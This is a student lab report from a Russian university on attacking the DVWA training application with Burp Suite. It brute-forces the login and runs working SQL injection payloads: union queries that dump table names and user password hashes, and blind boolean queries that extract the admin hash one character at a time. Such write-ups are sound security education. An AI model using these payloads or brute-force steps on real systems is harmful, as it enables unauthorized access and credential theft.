

Федеральное государственное бюджетное образовательное учреждение высшего образования  
«Сибирский государственный университет телекоммуникаций и информатики»  
(СибГУТИ)

Кафедра прикладной математики и кибернетики

Отчёт  
по Лабораторной работе  
«SQL-инъекции»

Новосибирск 2026 г.

# Содержание

|                           |    |
|---------------------------|----|
| Содержание .....          | 2  |
| Задание.....              | 3  |
| Результаты работы.....    | 4  |
| Brute force .....         | 4  |
| SQL-injection .....       | 5  |
| SQL-injection blind ..... | 8  |
| SQL-injection cookie..... | 11 |

## **Задание**

1. Используя сайт DVWA отработать разные типы SQL-инъекций и атак.
2. На сайте PortSwigger пройти лабораторную по Blind SQL injection

# Результаты работы

## Brute force

Изучим работу вкладки. Попробуем комбинацию (admin, admin).



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
**[Brute Force](#)**  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)

### Vulnerability: Brute Force

#### Login

Username:

Password:

Username and/or password incorrect.

Попробуем перехватить трафик при отправке запроса.

⚙️ Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

| #   | Host                            | Method | URL                                                          | Params | Edited | Status code | Length | MIME type | Extension | Title                      | Notes | TLS |
|-----|---------------------------------|--------|--------------------------------------------------------------|--------|--------|-------------|--------|-----------|-----------|----------------------------|-------|-----|
| 115 | http://detectportal.firefox.com | GET    | /canonical.html                                              |        |        | 200         | 298    | HTML      | html      |                            |       |     |
| 114 | http://detectportal.firefox.com | GET    | /success.txt?pv6                                             |        | ✓      | 200         | 216    | text      | txt       |                            |       |     |
| 113 | http://detectportal.firefox.com | GET    | /success.txt?pv4                                             |        | ✓      | 200         | 216    | text      | txt       |                            |       |     |
| 112 | http://detectportal.firefox.com | GET    | /canonical.html                                              |        | ✓      | 200         | 298    | HTML      | html      |                            |       |     |
| 111 | http://detectportal.firefox.com | GET    | /canonical.html                                              |        | ✓      | 200         | 298    | HTML      | html      |                            |       |     |
| 110 | http://localhost:4280           | GET    | /vulnerabilities/brute/?username=admin&password=admin&Login= |        | ✓      | 200         | 5088   | HTML      |           | Vulnerability: Brute Fo... |       |     |
| 109 | http://detectportal.firefox.com | GET    | /canonical.html                                              |        | ✓      | 200         | 298    | HTML      | html      |                            |       |     |
| 107 | http://localhost:4280           | GET    | /vulnerabilities/brute/?username=admin&password=admin&Login= |        | ✓      | 200         | 5126   | HTML      |           | Vulnerability: Brute Fo... |       |     |
| 106 | http://localhost:4280           | GET    | /vulnerabilities/brute/                                      |        | ✓      | 200         | 5036   | HTML      |           | Vulnerability: Brute Fo... |       |     |
| 104 | http://detectportal.firefox.com | GET    | /success.txt?pv4                                             |        | ✓      | 200         | 216    | text      | txt       |                            |       |     |
| 105 | http://detectportal.firefox.com | GET    | /success.txt?pv6                                             |        | ✓      | 200         | 216    | text      | txt       |                            |       |     |
| 103 | http://detectportal.firefox.com | GET    | /canonical.html                                              |        | ✓      | 200         | 298    | HTML      | html      |                            |       |     |
| 101 | http://detectportal.firefox.com | GET    | /success.txt?pv4                                             |        | ✓      | 200         | 216    | text      | txt       |                            |       |     |

Request

Pretty Raw Hex

1 GET /vulnerabilities/brute/?username=admin&password=admin&Login=

2 Login HTTP/1.1

3 Host: localhost:4280

4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:148.0) Gecko/20100101 Firefox/148.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=admin&Login=

9 Cookie: PHPSESSID=031000300fc49103396a95150dd967a8; security=low

10 Upgrade-Insecure-Requests: 1

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-User: ?1

15 Priority: u=0, i

16

17

Response

Pretty Raw Hex Render

85 Username:<br />

86 <input type="text" name="username">

87 <br />

88 Password:<br />

89 <input type="password" AUTOCOMPLETE="off" name="password">

90 <br />

91 <input type="submit" value="Login" name="Login">

92 </form>

93 <pre>

94 <br />

95 Username and/or password incorrect.

96 </pre>

97 </div>

98 <h2>

99 More Information

100 </h2>

101 <ul>

102 <li>

103 </li>

104 </ul>

105 </div>

106 <h2>

107 More Information

108 </h2>

109 <ul>

110 <li>

111 </li>

112 </ul>

113 </div>

114 <h2>

115 More Information

116 </h2>

117 <ul>

118 <li>

119 </li>

120 </ul>

121 </div>

122 <h2>

123 More Information

124 </h2>

125 <ul>

126 <li>

127 </li>

128 </ul>

129 </div>

130 <h2>

131 More Information

132 </h2>

133 <ul>

134 <li>

135 </li>

136 </ul>

137 </div>

138 <h2>

139 More Information

140 </h2>

141 <ul>

142 <li>

143 </li>

144 </ul>

145 </div>

146 <h2>

147 More Information

148 </h2>

149 <ul>

150 <li>

151 </li>

152 </ul>

153 </div>

154 <h2>

155 More Information

156 </h2>

157 <ul>

158 <li>

159 </li>

160 </ul>

161 </div>

162 <h2>

163 More Information

164 </h2>

165 <ul>

166 <li>

167 </li>

168 </ul>

169 </div>

170 <h2>

171 More Information

172 </h2>

173 <ul>

174 <li>

175 </li>

176 </ul>

177 </div>

178 <h2>

179 More Information

180 </h2>

181 <ul>

182 <li>

183 </li>

184 </ul>

185 </div>

186 <h2>

187 More Information

188 </h2>

189 <ul>

190 <li>

191 </li>

192 </ul>

193 </div>

194 <h2>

195 More Information

196 </h2>

197 <ul>

198 <li>

199 </li>

200 </ul>

201 </div>

202 <h2>

203 More Information

204 </h2>

205 <ul>

206 <li>

207 </li>

208 </ul>

209 </div>

210 <h2>

211 More Information

212 </h2>

213 <ul>

214 <li>

215 </li>

216 </ul>

217 </div>

218 <h2>

219 More Information

220 </h2>

221 <ul>

222 <li>

223 </li>

224 </ul>

225 </div>

226 <h2>

227 More Information

228 </h2>

229 <ul>

230 <li>

231 </li>

232 </ul>

233 </div>

234 <h2>

235 More Information

236 </h2>

237 <ul>

238 <li>

239 </li>

240 </ul>

241 </div>

242 <h2>

243 More Information

244 </h2>

245 <ul>

246 <li>

247 </li>

248 </ul>

249 </div>

250 <h2>

251 More Information

252 </h2>

253 <ul>

254 <li>

255 </li>

256 </ul>

257 </div>

258 <h2>

259 More Information

260 </h2>

261 <ul>

262 <li>

263 </li>

264 </ul>

265 </div>

266 <h2>

267 More Information

268 </h2>

269 <ul>

270 <li>

271 </li>

272 </ul>

273 </div>

274 <h2>

275 More Information

276 </h2>

277 <ul>

278 <li>

279 </li>

280 </ul>

281 </div>

282 <h2>

283 More Information

284 </h2>

285 <ul>

286 <li>

287 </li>

288 </ul>

289 </div>

290 <h2>

291 More Information

292 </h2>

293 <ul>

294 <li>

295 </li>

296 </ul>

297 </div>

298 <h2>

299 More Information

300 </h2>

301 <ul>

302 <li>

303 </li>

304 </ul>

305 </div>

306 <h2>

307 More Information

308 </h2>

309 <ul>

310 <li>

311 </li>

312 </ul>

313 </div>

314 <h2>

315 More Information

316 </h2>

317 <ul>

318 <li>

319 </li>

320 </ul>

321 </div>

322 <h2>

323 More Information

324 </h2>

325 <ul>

326 <li>

327 </li>

328 </ul>

329 </div>

330 <h2>

331 More Information

332 </h2>

333 <ul>

334 <li>

335 </li>

336 </ul>

337 </div>

338 <h2>

339 More Information

340 </h2>

341 <ul>

342 <li>

343 </li>

344 </ul>

345 </div>

346 <h2>

347 More Information

348 </h2>

349 <ul>

350 <li>

351 </li>

352 </ul>

353 </div>

354 <h2>

355 More Information

356 </h2>

357 <ul>

358 <li>

359 </li>

360 </ul>

361 </div>

362 <h2>

363 More Information

364 </h2>

365 <ul>

366 <li>

367 </li>

368 </ul>

369 </div>

370 <h2>

371 More Information

372 </h2>

373 <ul>

374 <li>

375 </li>

376 </ul>

377 </div>

378 <h2>

379 More Information

380 </h2>

381 <ul>

382 <li>

383 </li>

384 </ul>

385 </div>

386 <h2>

387 More Information

388 </h2>

389 <ul>

390 <li>

391 </li>

392 </ul>

393 </div>

394 <h2>

395 More Information

396 </h2>

397 <ul>

398 <li>

399 </li>

400 </ul>

401 </div>

402 <h2>

403 More Information

404 </h2>

405 <ul>

406 <li>

407 </li>

408 </ul>

409 </div>

410 <h2>

411 More Information

412 </h2>

413 <ul>

414 <li>

415 </li>

416 </ul>

417 </div>

418 <h2>

419 More Information

420 </h2>

421 <ul>

422 <li>

423 </li>

424 </ul>

425 </div>

426 <h2>

427 More Information

428 </h2>

429 <ul>

430 <li>

431 </li>

432 </ul>

433 </div>

434 <h2>

435 More Information

436 </h2>

437 <ul>

438 <li>

439 </li>

440 </ul>

441 </div>

442 <h2>

443 More Information

444 </h2>

445 <ul>

446 <li>

447 </li>

448 </ul>

449 </div>

450 <h2>

451 More Information

452 </h2>

453 <ul>

454 <li>

455 </li>

456 </ul>

457 </div>

458 <h2>

459 More Information

460 </h2>

461 <ul>

462 <li>

463 </li>

464 </ul>

465 </div>

466 <h2>

467 More Information

468 </h2>

469 <ul>

470 <li>

471 </li>

472 </ul>

473 </div>

474 <h2>

475 More Information

476 </h2>

477 <ul>

478 <li>

479 </li>

480 </ul>

481 </div>

482 <h2>

483 More Information

484 </h2>

485 <ul>

486 <li>

487 </li>

488 </ul>

489 </div>

490 <h2>

491 More Information

492 </h2>

493 <ul>

494 <li>

495 </li>

496 </ul>

497 </div>

498 <h2>

499 More Information

500 </h2>

501 <ul>

502 <li>

503 </li>

504 </ul>

505 </div>

506 <h2>

507 More Information

508 </h2>

509 <ul>

510 <li>

511 </li>

512 </ul>

513 </div>

514 <h2>

515 More Information

516 </h2>

517 <ul>

518 <li>

519 </li>

520 </ul>

521 </div>

522 <h2>

523 More Information

524 </h2>

525 <ul>

526 <li>

527 </li>

528 </ul>

529 </div>

530 <h2>

531 More Information

532 </h2>

533 <ul>

534 <li>

535 </li>

536 </ul>

537 </div>

538 <h2>

539 More Information

540 </h2>

541 <ul>

542 <li>

543 </li>

544 </ul>

545 </div>

546 <h2>

547 More Information

548 </h2>

549 <ul>

550 <li>

551 </li>

552 </ul>

553 </div>

554 <h2>

555 More Information

556 </h2>

557 <ul>

558 <li>

559 </li>

560 </ul>

561 </div>

562 <h2>

563 More Information

564 </h2>

565 <ul>

566 <li>

567 </li>

568 </ul>

569 </div>

570 <h2>

571 More Information

572 </h2>

573 <ul>

574 <li>

575 </li>

576 </ul>

577 </div>

578 <h2>

579 More Information

580 </h2>

581 <ul>

582 <li>

583 </li>

584 </ul>

585 </div>

586 <h2>

587 More Information

588 </h2>

589 <ul>

590 <li>

591 </li>

592 </ul>

593 </div>

594 <h2>

595 More Information

596 </h2>

597 <ul>

598 <li>

599 </li>

600 </ul>

601 </div>

602 <h2>

603 More Information

604 </h2>

605 <ul>

606 <li>

607 </li>

608 </ul>

609 </div>

610 <h2>

611 More Information

612 </h2>

613 <ul>

614 <li>

615 </li>

616 </ul>

617 </div>

618 <h2>

619 More Information

620 </h2>

621 <ul>

622 <li>

623 </li>

624 </ul>

625 </div>

626 <h2>

627 More Information

628 </h2>

629 <ul>

630 <li>

631 </li>

632 </ul>

633 </div>

634 <h2>

635 More Information

636 </h2>

637 <ul>

638 <li>

639 </li>

640 </ul>

641 </div>

642 <h2>

643 More Information

644 </h2>

645 <ul>

646 <li>

647 </li>

648 </ul>

649 </div>

650 <h2>

651 More Information

652 </h2>

653 <ul>

654 <li>

655 </li>

656 </ul>

657 </div>

658 <h2>

659 More Information

660 </h2>

661 <ul>

662 <li>

663 </li>

664 </ul>

665 </div>

666 <h2>

667 More Information

668 </h2>

669 <ul>

670 <li>

671 </li>

672 </ul>

673 </div>

674 <h2>

675 More Information

676 </h2>

677 <ul>

678 <li>

679 </li>

680 </ul>

681 </div>

682 <h2>

683 More Information

684 </h2>

685 <ul>

686 <li>

687 </li>

688 </ul>

689 </div>

690 <h2>

691 More Information

692 </h2>

693 <ul>

694 <li>

695 </li>

696 </ul>

697 </div>

698 <h2>

699 More Information

700 </h2>

701 <ul>

702 <li>

703 </li>

704 </ul>

705 </div>

706 <h2>

707 More Information

708 </h2>

709 <ul>

710 <li>

711 </li>

712 </ul>

713 </div>

714 <h2>

715 More Information

716 </h2>

717 <ul>

718 <li>

719 </li>

720 </ul>

721 </div>

722 <h2>

723 More Information

724 </h2>

725 <ul>

726 <li>

727 </li>

728 </ul>

729 </div>

730 <h2>

731 More Information

732 </h2>

733 <ul>

734 <li>

735 </li>

736 </ul>

737 </div>

738 <h2>

739 More Information

740 </h2>

741 <ul>

742 <li>

743 </li>

744 </ul>

745 </div>

746 <h2>

747 More Information

748 </h2>

749 <ul>

750 <li>

751 </li>

752 </ul>

753 </div>

754 <h2>

755 More Information

756 </h2>

757 <ul>

758 <li>

759 </li>

760 </ul>

761 </div>

762 <h2>

763 More Information

764 </h2>

765 <ul>

766 <li>

767 </li>

768 </ul>

769 </div>

770 <h2>

771 More Information

772 </h2>

773 <ul>

774 <li>

775 </li>

776 </ul>

777 </div>

778 <h2>

779 More Information

780 </h2>

781 <ul>

782 <li>

783 </li>

784 </ul>

785 </div>

786 <h2>

787 More Information

788 </h2>

789 <ul>

790 <li>

791 </li>

792 </ul>

793 </div>

794 <h2>

795 More Information

796 </h2>

797 <ul>

798 <li>

799 </li>

800 </ul>

801 </div>

802 <h2>

803 More Information

804 </h2>

805 <ul>

806 <li>

807 </li>

808 </ul>

809 </div>

810 <h2>

811 More Information

812 </h2>

813 <ul>

814 <li>

815 </li>

816 </ul>

817 </div>

818 <h2>

819 More Information

820 </h2>

821 <ul>

822 <li>

823 </li>

824 </ul>

825 </div>

826 <h2>

827 More Information

828 </h2>

829 <ul>

830 <li>

831 </li>

832 </ul>

833 </div>

834 <h2>

835 More Information

836 </h2>

837 <ul>

838 <li>

839 </li>

840 </ul>

841 </div>

842 <h2>

843 More Information

844 </h2>

845 <ul>

846 <li>

847 </li>

848 </ul>

849 </div>

850 <h2>

851 More Information

852 </h2>

853 <ul>

854 <li>

855 </li>

856 </ul>

857 </div>

858 <h2>

859 More Information

860 </h2>

861 <ul>

862 <li>

863 </li>

864 </ul>

865 </div>

866 <h2>

867 More Information

868 </h2>

869 <ul>

870 <li>

871 </li>

872 </ul>

873 &

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2026.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Cluster bomb attack Start attack

Target http://localhost:4280 Update Host header to match target

Positions Add § Clear § Auto §

```
1 GET /vulnerabilities/brute/?username=admin&password=password&login=Login HTTP/1.1
2 Host: localhost:4280
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&login=Login
9 Cookie: PHPSESSID=031000900fc49103996a35150dd967a8; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
```

2 highlights 2 payload positions Length: 694

10. Intruder attack of http://localhost:4280 Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

| Request | Payload 1 | Payload 2 | Status code | Response received | Error | Timeout | Length | Comment |
|---------|-----------|-----------|-------------|-------------------|-------|---------|--------|---------|
| 104     | admin     | password  | 200         | 6                 |       |         | 5126   |         |
| 36      | admin     | password  | 200         | 10                |       |         | 5126   |         |
| 84      | vagrant   | 123456    | 200         | 2                 |       |         | 5088   |         |
| 107     | info      | password  | 200         | 2                 |       |         | 5088   |         |
| 75      | mysql     | 123456    | 200         | 3                 |       |         | 5088   |         |
| 80      | pi        | 123456    | 200         | 3                 |       |         | 5088   |         |
| 105     | test      | password  | 200         | 3                 |       |         | 5088   |         |
| 109     | mysql     | password  | 200         | 3                 |       |         | 5088   |         |
| 61      | mysql     | 173       | 300         | 4                 |       |         | 5088   |         |

DVWA

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind)

## Vulnerability: Brute Force

### Login

Username:

Password:

Login

Welcome to the password protected area admin



Как видим, комбинация (admin, password) является корректной.

## SQL-injection

Изучение работы вкладки.



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
**[SQL Injection](#)**  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)

## Vulnerability: SQL Injection

User ID:

ID: 3  
First name: Hack  
Surname: Me

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Проба поиска уязвимости.

**Fatal error:** Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 in /var/www/html/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli\_query(Object(mysqli), 'SELECT first\_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require\_once('/var/www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities/sqli/source/low.php on line 11



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
**[SQL Injection](#)**  
[SQL Injection \(Blind\)](#)

## Vulnerability: SQL Injection

User ID:

ID: 1';#  
First name: admin  
Surname: admin

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Пробуем узнать сколько есть столбцов в запросе. Так как выводится 3 строки, попробуем 3 столбца.

**Fatal error:** Uncaught mysqli\_sql\_exception: Unknown column '3' in 'ORDER BY' in /var/www/html/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli\_query(Object(mysqli), 'SELECT first\_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require\_once('/var/www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities/sqli/source/low.php on line 11

Значит столбцов всего 2. Пробуем вывести все что есть в данной таблице и узнать наименования столбцов.

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)

## Vulnerability: SQL Injection

User ID:  

ID: 1' or 1=1;#  
First name: admin  
Surname: admin

ID: 1' or 1=1;#  
First name: Gordon  
Surname: Brown

ID: 1' or 1=1;#  
First name: Hack  
Surname: Me

ID: 1' or 1=1;#  
First name: Pablo  
Surname: Picasso

ID: 1' or 1=1;#  
First name: Bob  
Surname: Smith

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: user_id
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: first_name
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: last_name
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: user
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: password
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: avatar
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: last_login
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: failed_login
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: role
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: users  
Surname: account_enabled
```

```
ID: 1' union select table_name, column_name from information_schema.columns;#  
First name: access_log  
Surname: id
```



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

## Vulnerability: SQL Injection

User ID:

ID: 1' or first\_name='Hack';#  
First name: admin  
Surname: admin  
  
ID: 1' or first\_name='Hack';#  
First name: Hack  
Surname: Me

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

## Vulnerability: SQL Injection

User ID:

ID: 1' or last\_name='Me';#  
First name: admin  
Surname: admin  
  
ID: 1' or last\_name='Me';#  
First name: Hack  
Surname: Me

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

## Vulnerability: SQL Injection


User ID:

ID: 0' union select first\_name, password from users;#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 0' union select first\_name, password from users;#  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 0' union select first\_name, password from users;#  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 0' union select first\_name, password from users;#  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 0' union select first\_name, password from users;#  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## SQL-injection blind

Проверим работу вкладки.






Кроме строки ответа ничего не выводится, поэтому нужно делать инъекции такими, чтобы на них был ответ true или false.

Попробуем найти таблицу с пользователями.

*99' or 1=(select 1 from information\_schema.tables where table\_name='users');#*



Такая таблица есть, посмотрим есть ли там колонка имени и, если есть попробуем найти там админа.


*99' or 1=(select 1 from information\_schema.tables where table\_name='columns');#*

*99' or 0<(select count(\*) from information\_schema.columns where table\_name='users');#*

*99' or 1=(select 1 from information\_schema.columns where table\_name='users' and column\_name='first\_name');#*

*99' or 1=(select 1 from information\_schema.columns where table\_name='users' and column\_name='password');#*

*99' or 1=(select 1 from users where first\_name='admin');#*



Попробуем определить длину пароля для админа.

*99' or 32=(select length(password) from users where first\_name='admin');#*

Код ответа зависит от того, положительный (200) или отрицательный (404) ответ дает сайт. Попробуем перебрать алфавит чтобы получить пароль.

| Request | Payload 1 | Payload 2 | Status code |
|---------|-----------|-----------|-------------|
| 5       | 5         | 1         | 200         |
| 50      | f         | 2         | 200         |
| 74      | 4         | 3         | 200         |
| 118     | d         | 4         | 200         |
| 152     | c         | 5         | 200         |
| 0       |           |           | 404         |
| 1       | 1         | 1         | 404         |
| 2       | 2         | 1         | 404         |
| 3       | 3         | 1         | 404         |
| 4       | 4         | 1         | 404         |
| 6       | 6         | 1         | 404         |
| 7       | 7         | 1         | 404         |
| 8       | 8         | 1         | 404         |
| 9       | 9         | 1         | 404         |
| 10      | a         | 1         | 404         |

Как видим, первые 5 символов в пароле это – 5f4dc, что похоже является хэшем пароля.

## SQL-injection cookie

### Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB

Not solved

